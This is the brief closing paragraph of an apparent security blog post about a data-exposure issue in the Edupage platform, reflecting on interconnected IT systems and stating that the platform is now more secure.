This case demonstrates how deeply interconnected modern IT systems are, and how large-scale personal or even banking-related information can be exposed without directly interacting with a bank’s infrastructure. Edupage is now a more secure platform, and we hope this blog post helps raise awareness among both developers and users.
- Tags:
- Security